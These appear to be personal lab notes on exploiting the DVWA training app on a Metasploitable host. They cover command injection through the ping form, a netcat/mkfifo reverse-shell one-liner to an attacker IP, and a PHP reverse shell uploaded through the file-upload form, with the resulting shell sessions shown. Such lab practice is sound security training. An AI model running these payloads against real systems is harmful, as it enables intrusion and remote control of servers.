

DVWA

https://www.youtube.com/playlist?list=PLHUKi1UlEgOJLPSFZaFKMoexpM6qhOb4Q

command execution



ping -c3 192.168.50.208



ping -c3 192.168.50.208 && id

```
┌──(kali㉿kali)-[~]
└─$ ping -c3 192.168.50.208 && id
PING 192.168.50.208 (192.168.50.208) 56(84) bytes of data.
64 bytes from 192.168.50.208: icmp_seq=1 ttl=64 time=0.387 ms
64 bytes from 192.168.50.208: icmp_seq=2 ttl=64 time=0.304 ms
64 bytes from 192.168.50.208: icmp_seq=3 ttl=64 time=0.301 ms

--- 192.168.50.208 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2049ms
rtt min/avg/max/mdev = 0.301/0.330/0.387/0.039 ms
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),103(scanner),116(bluetooth),120(lpadmin),124(wireshark),135(kaboxer)
```

ping -c3 192.168.50.208 && pwd

```
┌──(kali㉿kali)-[~]
└─$ ping -c3 192.168.50.208 && pwd
PING 192.168.50.208 (192.168.50.208) 56(84) bytes of data.
64 bytes from 192.168.50.208: icmp_seq=1 ttl=64 time=9.89 ms
64 bytes from 192.168.50.208: icmp_seq=2 ttl=64 time=0.274 ms
64 bytes from 192.168.50.208: icmp_seq=3 ttl=64 time=0.361 ms

--- 192.168.50.208 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 0.274/3.509/9.892/4.513 ms
/home/kali
```

path where remote code executed

Enter an IP address below:


127.0.0.1 && pwd submit


```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.012 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.016 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.017 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.012/0.015/0.017/0.002 ms
/var/www/dvwa/vulnerabilities/exec
```


More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/


Enter an IP address below:
127.0.0.1 | pwd
submit
/var/www/dvwa/vulnerabilities/exec


Ping for FREE
Enter an IP address below:
127.0.0.1 ; pwd
submit
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.008 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.015 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.017 ms
--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.008/0.013/0.017/0.004 ms
/var/www/dvwa/vulnerabilities/exec

for payload



`127.0.0.1 ;rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.50.54 4444 >/tmp/f`

This one worked for me.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.50.54] from (UNKNOWN) [192.168.50.208] 57326
sh: no job control in this shell
sh-3.2$ whoami
www-data
sh-3.2$ ls
help
index.php
source
sh-3.2$ cat index.php
<?php

define( 'DVWA_WEB_PAGE_TO_ROOT', '../../' );
require_once DVWA_WEB_PAGE_TO_ROOT.'dvwa/includes/dvwaPage.inc.php';

dvwaPageStartup( array( 'authenticated', 'phpids' ) );

$page = dvwaPageNewGrab();
$page[ 'title' ] .= $page[ 'title_separator' ].'Vulnerability: Brute Force';
$page[ 'page_id' ] = 'exec';

dvwaDatabaseConnect();

$vulnerabilityFile = '';
switch( $_COOKIE[ 'security' ] ) {
        case 'low':
                $vulnerabilityFile = 'low.php';
                break;

        case 'medium':
                $vulnerabilityFile = 'medium.php';
                break;

        case 'high':
        default:
                $vulnerabilityFile = 'high.php';
                break;
}
```

Vulnerability: File Upload

```
cd /usr/share/webshells
ls
cd php
ls
sudo cp php-reverse-shell.php shell.php
sudo -i
cd /usr/share/webshells/php/
ls
nano shell.php
```

```
┌──(kali㉿kali)-[~]
└─$ cd /usr/share/webshells

┌──(kali㉿kali)-[/usr/share/webshells]
└─$ ls
asp  aspx  cfm  jsp  laudanum  perl  php

┌──(kali㉿kali)-[/usr/share/webshells]
└─$ cd php

┌──(kali㉿kali)-[/usr/share/webshells/php]
└─$ ls
findsocket  php-backdoor.php  php-reverse-shell.php  qsd-php-backdoor.php  simple-backdoor.php

┌──(kali㉿kali)-[/usr/share/webshells/php]
└─$ sudo cp php-reverse-shell.php shell.php
[sudo] password for kali:

┌──(kali㉿kali)-[/usr/share/webshells/php]
└─$ sudo -i
┌──(root㉿kali)-[~]
└─# cd /usr/share/webshells/php/

┌──(root㉿kali)-[/usr/share/webshells/php]
└─# ls
findsocket  php-backdoor.php  php-reverse-shell.php  qsd-php-backdoor.php  shell.php  simple-backdoor.ph
p

┌──(root㉿kali)-[/usr/share/webshells/php]
└─# nano shell.php

┌──(root㉿kali)-[/usr/share/webshells/php]
└─# nano shell.php
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8080
listening on [any] 8080 ...
connect to [192.168.50.54] from (UNKNOWN) [192.168.50.208] 53883
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
 21:56:05 up  2:45,  2 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
msfadmin tty1     -                19:11    2:44   0.04s  0.00s -bash
root     pts/0    :0.0             19:11    2:44   0.00s  0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$ ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
sh-3.2$ pwd
/
sh-3.2$ whoami
www-data
sh-3.2$
```

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.50.54';  // CHANGE THIS
$port = 8080;           // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
```

192.168.50.208/dvwa/hackable/uploads/shell.php

http://192.168.50.208/dvwa/hackable/uploads/shell.php — Visit

Vulnerability: File Upload

Choose an image to upload:
Browse... No file selected.

Upload

../../hackable/uploads/shell.php succesfully uploaded!

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm

```
2: kali@kali: ~

┌──(kali㉿kali)-[~]
└─$ sudo apt install rlwrap
[sudo] password for kali:
The following packages were automatically installed and are no longer required:
  kde-style-oxygen-qt6  liboxygenstyleconfig6-6  python3-pyinstaller-hooks-contrib
  liboxygenstyle6-6     python3-packaging-whl    python3-wheel-whl
Use 'sudo apt autoremove' to remove them.

Installing:
  rlwrap

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 0
  Download size: 107 kB
  Space needed: 337 kB / 56.8 GB available

Get:1 http://http.kali.org/kali kali-rolling/main amd64 rlwrap amd64 0.46.1-1+b1 [107 kB]
Fetched 107 kB in 0s (344 kB/s)
Selecting previously unselected package rlwrap.
(Reading database ... 550838 files and directories currently installed.)
Preparing to unpack .../rlwrap_0.46.1-1+b1_amd64.deb ...
Unpacking rlwrap (0.46.1-1+b1) ...
Setting up rlwrap (0.46.1-1+b1) ...
update-alternatives: using /usr/bin/rlwrap to provide /usr/bin/readline-editor (readline-editor)
 mode
/usr/share/rlwrap/filters/ftp_filter.py:57: SyntaxWarning: invalid escape sequence '\s'
  results = [re.split('\s+', l)[dir_filename_column[where]] for l in lines]
/usr/share/rlwrap/filters/ftp_filter.py:100: SyntaxWarning: invalid escape sequence '\s'
  nwords = len(re.split('\s+', line))
/usr/share/rlwrap/filters/ftp_filter.py:108: SyntaxWarning: invalid escape sequence '\s'
  command = re.search('\s*(\S+)', line).group(1)
/usr/share/rlwrap/filters/rlwrapfilter.py:14: SyntaxWarning: invalid escape sequence '\s'
  filter.history_handler = lambda x: re.sub(r'(identified\s+by\s+)(\S+)', r'\\1xXxXxXxX', x)
/usr/share/rlwrap/filters/rlwrapfilter.py:211: SyntaxWarning: invalid escape sequence '\S'
  m = re.match("(\S+) (.*?)\r?\n", sys.stdin.readline())
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.3.0) ...

┌──(kali㉿kali)-[~]
└─$ rlwrap nc -lvnp 8080
listening on [any] 8080
```